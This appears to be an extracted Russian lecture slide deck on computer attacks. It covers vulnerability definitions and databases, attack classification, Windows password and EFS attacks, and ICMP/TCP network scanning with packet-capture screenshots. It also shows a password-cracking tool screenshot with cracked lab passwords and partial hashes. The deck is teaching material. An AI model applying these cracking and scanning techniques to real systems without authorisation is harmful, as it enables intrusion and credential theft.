

Компьютерные атаки

Синадский Н.И., Хорьков Д.А., Коллеров А.С.,
Гибилinda P.B.
2019

Компьютерная атака

- целенаправленное воздействие на АИС, осуществляемое программными средствами с целью нарушения конфиденциальности, целостности или доступности информации
- **Уязвимость** - состояние компьютерной системы, позволяющее атакующему нарушать действующую политику безопасности компьютерной системы
- **ЭКСПЛОИТ** - программа, использующая конкретную уязвимость для нарушения действующей политики безопасности

Примеры уязвимости КС

- **Проектирования:** ошибки, допущенные в ходе разработки ПО или протоколов обмена
 - например, отсутствие механизмов защиты информации от несанкционированного доступа
- **Реализации:** ошибки в программном коде, позволяющие тем или иным образом обойти систему защиты
 - (например, ошибки программирования, создающие возможность выполнить атаку на переполнение буфера)
- **Конфигурирования:** ошибки конфигурирования и администрирования
 - (неправильная настройка системы защиты, слишком короткий пароль и т. д.).

Трудности анализа компьютерных атак

- Отсутствует **единый источник** информации, посвященный комплексному рассмотрению компьютерных атак
- Атаки, реализуемые вредоносными программами, являются **подмножеством** компьютерных атак в целом
- Базы данных уязвимостей отражают лишь потенциальные **угрозы** информационной безопасности
- Информация об успешных атаках **скрывается** организациями, которые от них пострадали

Источники информации

- <http://www.sans.org>
Институт SANS.
«Топ-20» («Двадцатка наиболее актуальных уязвимостей»)
«The Top Cyber Security Risks»
«Top 25 Most Dangerous Programming Errors»



Источники информации

- <http://www.owasp.org>
The Open Web Application Security Project (OWASP).
«OWASP Top 10»
- <http://www.cve.mitre.org>
Словарь общепринятых наименований известных уязвимостей (Common Vulnerabilities and Exposures, CVE)



The screenshot displays the CVE website interface. At the top, there is a navigation bar with the CVE logo and the text 'Common Vulnerabilities and Exposures'. Below this, the main content area is titled 'About CVE Identifiers'. The page includes a sidebar on the left with navigation links such as 'Home', 'About CVE', 'CVE Identifiers Defined', 'Creation of a CVE Identifier', and 'CVE Candidates Explained'. The main content area contains a section titled 'About CVE Identifiers' with a sub-section 'CVE Identifiers Defined'. This section explains that CVE identifiers are unique, common identifiers for publicly known information security vulnerabilities and are assigned by a CVE Numbering Authority (CNA). It also includes a list of what each CVE identifier includes: the CVE identifier number (e.g., CVE-1999-0001), the inclusion of 'entry' or 'candidate' status, the CNA's decision on the security vulnerability or exposure, and any pertinent references (e.g., vulnerability reports and advisories or CVE IDs). The page also features a 'Creation of a CVE Identifier' section and a 'CVE Candidates Explained' section.

Источники информации

- <http://www.cwe.mitre.org>
Попытка классификации уязвимостей программного обеспечения (Common Weaknesses Enumeration, CWE)

The screenshot shows the homepage of the Common Weakness Enumeration (CWE) website. At the top left is the logo for CWE, which consists of the letters 'CWE' in a stylized font, followed by the text 'Common Weakness Enumeration' and a subtitle 'A Community-Developed Dictionary of Software Weakness Types'. Below the logo is a search bar with the text 'Search by ID:'. The main content area features a central text block that reads: 'International in scope and free for public use, CWE™ provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.' Below this text is a diagram titled 'Building CWE & Common' showing a central 'CWE' node connected to various other nodes representing different types of weaknesses and standards. To the right of the main text is a 'News' section with a list of recent events, including 'CWE version 1.10 Now Available', 'CWE briefing and Making Security Measurable booth at IT Security Automation Conference 2007 on September 27-29', 'Discussion panel and Making Security Measurable table booth at rDNC 2012', 'Symantec Makes Declaration of CWE Compatibility', and 'CWE/CAPES/MAEC briefing at 8th Annual SP/IST National Conference'. Below the news section is an 'Upcoming Events' section with a list of future events, including 'CWE/CAPES/MAEC and Making Security Measurable briefing at OnSec2008 Dual Working Group Meeting session, September 22-October 3' and 'CWE Top 25 keynote at...'. On the left side of the page is a navigation menu with sections for 'CWE List', 'About', 'Community', 'News', 'Compatibility', and 'Contact Us'. The bottom of the page features a 'Similar Standards' section with links to 'Attack Patterns (CAPEC)' and 'Assessment Language (ITVAL)'.


Источники информации

- <http://www.viruslist.com/ru/>
Сайт поддерживается «Лабораторией Касперского»



Источники информации

- <http://www.symantec.com>
Сайт компании Symantec.
Раздел «Security Response»:
ежегодные отчеты «Internet Security Threat Report»
- <http://www.mcafee.com>
Сайт компании McAfee



Источники информации

- <http://www.microsoft.com/technet/security/bulletin>
Сайт компании Microsoft.
Раздел «Security Bulletin» — информация об известных уязвимостях в ПО Microsoft

The image shows a screenshot of the Microsoft Security Bulletin search tool. It is divided into two main sections: 'Search by Product/Technology and Service Pack' and 'Search by Knowledge Base article Number'. The first section includes a dropdown for 'Product/Technology' (set to 'All'), a dropdown for 'Service Pack' (set to 'All'), a checkbox for 'Show only bulletins that contain updates that have not been replaced by a more recent update', a radio button for 'Update Severity Rating' (set to 'Critical'), and a dropdown for 'Bulletin release date' (set to 'All'). The second section includes a text input for 'Knowledge base article number' and a 'Go' button. A footer at the bottom indicates 'Bulletin 1 of 149 of 149'.

Search by Product/Technology and Service Pack

Select the Product/Technology and Service Pack you are running to view the security bulletins that are available for your system.
NOTE: Products for which there has not been at least one security update released will not be shown in the Product/Technology selection list below. See [Frequently Asked Questions about the Security Bulletin Search Tool](#) for more information.

Product/Technology:

Service Pack:

Show only bulletins that contain updates that have not been replaced by a more recent update.

Update Severity Rating: Critical Important Moderate Low
Results may display bulletins with severity ratings different from the selected update. [Learn more.](#)

Bulletin release date:

Search by Knowledge Base article Number

Enter a knowledge base (KB) article number to view any security bulletins associated with it in our system.

Knowledge base article number
(e.g. 1324567):

Bulletin 1 of 149 of 149

Источники информации

- <http://www.securitylab.ru>

Security Lab
by Russian Technologies

Информационность
INFOBEZ EXPO

Регистрация:

Главное

Обзор индустрии информационных технологий на ВСУ ITI опубликован государством
В этой статье опубликованы экспертные данные по участникам в ВСУ ITI
Выпущено 23 октября, 2010 просмотров: 207 (время: 1)

Широкий выпуск для российских производителей от Intel?
Если регион выделяет средства на покупку проприетарной продукции Microsoft сразу для всех школ, то даже те, кто хотел бы работать со свободным ПО и школам, вынужден "управляться" закупкой региона и использовать ПО от Microsoft.
Выпущено 23 октября, 2010 просмотров: 279 (время: 13)

Новости

Дистрибутив Windows вернулся события сентября 2010 года
Средства массовой информации в сентябре были переполнены сообщениями о модификации сборки, связанной с распространением вредоносной программы Trojan Dharma, и предположениями о целях создания данного продукта.
Выпущено 14 октября, 2010 просмотров: 545 (время: 1)

Последние

28 сентября
Выпущено данных в Microsoft
Intel®

Не пропустите
Онлайн-чат Intel®
в прямом эфире.
7 октября 2010 года
14:00 – 16:00
[ДОБАВИТЬ В КАЛЕНДАРЬ](#)
Intel®

Базы данных уязвимостей

- <http://www.cve.mitre.org>
CVE-YYYY-NNNN
- <http://www.microsoft.com/technet/security/bulletin>
MSYY-NNN
- <http://www.securityfocus.com/bid>
SecurityFocus Vulnerability Database
BID: NNNNN
- <http://secunia.com>
SECUNIA: NNNNN
- <http://securitytracker.com>
SECTRACK: NNNNNNN

Классификация компьютерных атак

- **Местонахождение** атакующего: локальные и сетевые
- **Начальные полномочия** атакующего: внутренние и внешние
- **Инструментарий** проведения атаки: непосредственный ввод команд с использованием штатного ПО, специальное ПО, автономный программный модуль
- **Условие начала** атаки: активная, полуактивная и пассивная
- **Объект** атаки: тип атакуемого ПО

Классификация компьютерных атак

Тип используемой уязвимости, то есть с позиции атакуемого: проектирования, реализации и конфигурации

Конечная цель злоумышленника, то есть с позиции атакующего

вывод компьютерной системы из строя или ее блокирование (отказ в обслуживании, Denial-of-Service, DoS), копирование или подмена интересующей информации, получение полномочий суперпользователя

Признаки, позволяющие обнаружить атаку, то есть с позиции наблюдателя

наличие в журнале регистрации событий или сетевом трафике определенной информации, подключение к определенной сетевой службе и пр.

Атаки на ОС Windows

Получение доступа к данным в обход подсистемы аутентификации

Атаки на пароли

Получение доступа к зашифрованным данным

Атаки с использованием вредоносных программ

Получение доступа к данным в обход подсистемы аутентификации

Загрузка ПК с внешних носителей:

CD-ROM,

USB,

Сетевая загрузка

Атаки на пароли

Извлечение хешированных паролей

для подбора текстового пароля

для сетевого соединения без подбора
текстового пароля

Модификация парольной информации

подмена (обнуление) пароля пользователя



Атака по словарю Гибридная атака Атака последовательным перебором

Последняя комбинация: MDRZYD 0.7113 % выполнено 0 д 1 ч 27 м 24 с осталось Скорость: 1581496 п/с
 Начальная комбинация: A Конечная комбинация: //

Имя пользова...	LM-пароль	NT-пароль	<8	>14	LM-хэш	NT-хэш
administrator	???????H				52E5347DF19752705ACDC...	8E5BFBA3F0F1E4A4C082B...
Guest	NO PASSWORD	NO PASSWORD	x		NO PASSWORD	NO PASSWORD
COMMANDER	NO PASSWORD	NO PASSWORD	x		NO PASSWORD	NO PASSWORD
DAGON	VLAD	vlad	x		98B911F0ACF7888BAAD3...	2C7781F0109545F2A610A...
DEBUT	PRIMUS	primus	x		8F0D9669C5F83FD3AAD3...	72B9528AEFCAD74BB170...
DELAY	NO PASSWORD	NO PASSWORD	x		NO PASSWORD	NO PASSWORD
DIGIT			x		FAEF3AE59EC6C731AAD3...	AF51F7CF0BF1EF940D852...
DOZER			x		7B9D7A8F90350021AAD3...	60CE0AB4B211BA7AD1F4...
DUBEL	NO PASSWORD	NO PASSWORD	x		NO PASSWORD	NO PASSWORD
DUCAT			x		A4857CEA9B810EF3AAD3...	4D23B8AACD317C65F0EB...
DWARF	KINDER	kinder	x		D41F058529091DDDAAD3...	52E12A367E8DE039E6C7...
INSPECTOR			x		A4857CEA9B810EF3AAD3...	4D23B8AACD317C65F0EB...
MASTER	GERMINA	germina	x		4E2DECD7CAA792C4AAD...	E53E0FF82D4F7837BE14A...
TORQUEMADA	???????NEN				D1A7A3FF0ACE284DB08F...	39A587EEE18C0B5F27606...
LG128\$			x		38ED90E9538D4482AAD3...	4F015C6944995F8C25EB2...
DADDY			x		86B5B2AFC8BBF5DEAAD3...	504745AB90EF83132976E...
CD1	12345	12345	x		AEBD4DE384C7EC43AAD...	7A21990FCD3D759941E45...
CD2	NO PASSWORD	NO PASSWORD	x		NO PASSWORD	NO PASSWORD
1\$	NO PASSWORD			x	NO PASSWORD	BB96AFA9BF5DF0F42372...
MYCOMPUTE...	NO PASSWORD			x	NO PASSWORD	727DD284887192DFFCD5...
DIMON	DIMON	dimon	x		2C7CC045F6C8F9F0AAD3...	C9A3C483EA7CCFF34862C...
Anonym	12345	12345	x		AEBD4DE384C7EC43AAD...	7A21990FCD3D759941E45...
WSOP1\$	NO PASSWORD			x	NO PASSWORD	CA531CC1F9A508EE62A90...

Получение доступа к зашифрованным данным

AEFSDR

The screenshot displays the 'Advanced EFS Data Recovery 2.1' application window. The main interface features a menu bar with 'Scan', 'Options', and 'Help'. Below the menu is a toolbar with various icons. The main area is divided into tabs: 'EFS related files', 'Encrypted files', and 'File tree'. A table lists files with columns for 'FileName/UserName', 'Size', 'Type', and 'Comments'. The table contains several entries, including Private Keys and Master Keys for Windows XP/2003, and System Registry and SAM Registry files. A dialog box titled 'Enter user name and password' is overlaid on the main window, containing fields for 'User name:', 'Password:', and radio buttons for 'As text:' (selected) and 'In hex:'. The dialog also has 'OK' and 'Cancel' buttons. On the right side of the main window, there are buttons for 'Scan for keys', 'Add user password', 'Add passwords from dictionary', and 'Add SYSKEY'. At the bottom of the main window, there are buttons for 'Backup data' and 'Restore data'. A status bar at the very bottom shows 'Decrypted' and 'Not decrypted' indicators, and a copyright notice: 'Advanced EFS Data Recovery 2.1, Copyright (c) 2003-2004 ElcomSoft Co.Ltd.'

FileName/UserName	Size	Type	Comments
e30d4e3327cf3c3c95a6c8786cb21bc...	1.309	Private Key	Windows XP/2003
a2b33093-d1c1-4461-bcb3-342a3fed8...	388	Master Key	Windows XP/2003
cb2329ff-ea55-412b-a1ed-99e86c427...	388	Master Key	Windows XP/2003
43657bb6-c777-4610-be28-d48296ce...	388	Master Key	Windows XP/2003
a26c6317-058e-402e-adb5-45a54923...	388	Master Key	Windows XP/2003
8d12b04a-9cfa-468c-9d8c-325782b29...	388	Master Key	Windows XP/2003
9a71407d-e7b0-4f60-b2cd-320e65115...	388	Master Key	Windows XP/2003
76f97173-a0b6-4d15-bbf6-b56ce2f727...	388	Master Key	Windows XP/2003
c0110a1d-3ba0-4b38-a17d-55cbf7bf2...	388	Master Key	Windows XP/2003
system	4.980.736	System Registry	SysKey is stored in regis...
system	1.052.672	System Registry	SysKey is stored in regis...
SAM	262.144	SAM Registry	
sam	24.576	SAM Registry	

Сетевые атаки


- сбор информации
 - изучение сетевой топологии,
 - определение типа и версии ОС атакуемого узла,
 - доступных сетевых сервисов
- выявление уязвимых мест атакуемой системы
 - анализ наличия уязвимостей в ПО и его настройках
- реализация выбранной атаки
 - отправка сетевых пакетов на определенные сетевые службы
 - SYN Flood, Teardrop, UDP Bomb, подбор паролей

Исследование сетевой ТОПОЛОГИИ

- ICMP-сканирование
 - команда ECHO_REQUEST протокола ICMP
 - ответное сообщение ECHO_REPLY
- TCP-сканирование
 - последовательная установка сетевого соединения по определенному порту с перебором IP-адресов

Программа NMAP —
свободно распространяемый сканер портов
<http://www.insecure.org/nmap/>

ICMP-сканирование



CommView

File Search View Tools Settings Rules Help

MAC Bridge Miniport - Packet Scheduler Miniport

IP Statistics Packets Logging Rules

No	Protocol	MAC Addresses	IP Addresses	Ports
7	IP/ICMP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	N/A
8	IP/ICMP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	N/A

```

0x0000  00 08 02 B7 CD C3 02 08-02 B5 F5 A0 08 00 45 00  ...·HP...µx ..E.
0x0010  00 3C 1E E5 00 00 80 01-0A 87 C0 A8 C8 01 C0 A8  .<.e..Ъ..‡АЁИ.Аё
0x0020  C8 02 08 00 EA B8 01 00-05 00 61 62 63 64 65 66  И...кИ....abcdef
0x0030  67 68 69 6A 6B 6C 6D 6E-6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
0x0040  77 78 79 7A 7B 7C 7D 7E-7F 80  wxyz{|}~□Ъ
  
```

Ethernet II

- Destination MAC: 00:08:02:B7:CD:C3
- Source MAC: 02:08:02:B5:F5:A0
- Ethertype: 0x0800 (2048) - IP
- Direction: Out
- Time / Delta Time: 16:37:04,218 / 30,109
- Frame size: 74 bytes

IP

ICMP

- Type: 0x08 (8) - Echo
- Code: 0x00 (0)
- Checksum: 0xEAE8 (60136) - correct
- Identifier: 0x0100 (256)
- Sequence Number: 0x0500 (1280)

ICMP-запрос

Capture: On Pkts: 575 in / 641 out / 7 pass Auto-saving: Off Rules: Off 2% CPU Usage

CommView

File Search View Tools Settings Rules Help

MAC Bridge Miniport - Packet Scheduler Miniport

IP Statistics Packets Logging Rules

No	Protocol	MAC Addresses	IP Addresses	Ports
6	IP/UDP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.255	137 => 137
7	IP/ICMP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	N/A
8	IP/ICMP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	N/A

```

0x0000  02 08 02 B5 F5 A0 00 08-02 B7 CD C3 08 00 45 00  ...µх ...•НГ...Б.
0x0010  00 3C 09 27 00 00 80 01-20 45 C0 A8 C8 02 C0 A8  .<.'...Ъ. БАЁМ.Аё
0x0020  C8 01 00 00 F2 B8 01 00-05 00 61 62 63 64 65 66  И...тн....abcdef
0x0030  67 68 69 6A 6B 6C 6D 6E-6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
0x0040  77 78 79 7A 7B 7C 7D 7E-7F 80  wxyz{|}~ПЪ
  
```

Ethernet II

- Destination MAC: 02:08:02:B5:F5:A0
- Source MAC: 00:08:02:B7:CD:C3
- Ethertype: 0x0800 (2048) - IP
- Direction: In
- Time / Delta Time: 16:37:04,218 / 0,000
- Frame size: 74 bytes

IP


ICMP

- Type: 0x00 (0) - Echo reply
- Code: 0x00 (0)
- Checksum: 0xF2E8 (62184) - correct
- Identifier: 0x0100 (256)
- Sequence Number: 0x0500 (1280)

ICMP-ответ

Capture: Off Pkts: 575 in / 641 out / 8 pass Auto-saving: Off Rules: Off 4% CPU Usage

Результат ICMP-сканирования



Установка TCP соединения (3-way handshake)



TCP-сканирование

CommView

File Search View Tools Settings Rules Help

MAC Bridge Miniport - Packet Scheduler Miniport

IP Statistics Packets Logging Rules

No	Protocol	MAC Addresses	IP Addresses	Ports
1	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
2	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
3	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
4	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
5	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
6	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
7	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21

0x0000 00 08 02 B7 CD C3 02 08-02 B5 F5 A0 08 00 45 00 ...•HG...µx ..E.
0x0010 00 30 1F 8A 40 00 80 06-C9 E8 C0 A8 C8 01 C0 A8 .O.Љ@.Ъ.ЙиАЃИ.АЃ
0x0020 C8 02 08 3F 00 15 69 B5-21 96 00 00 00 00 70 02 И..?...ip!-....p.
0x0030 FA F0 E3 39 00 00 02 04-05 B4 01 01 04 02 ъpr9.....r.....

Ethernet II
Destination MAC: 00:08:02:B7:CD:C3
Source MAC: 02:08:02:B5:F5:A0
Ethertype: 0x0800 (2048) - IP
Direction: Out
Time / Delta Time: 16:48:54,327 / 0,000
Frame size: 62 bytes

IP
TCP
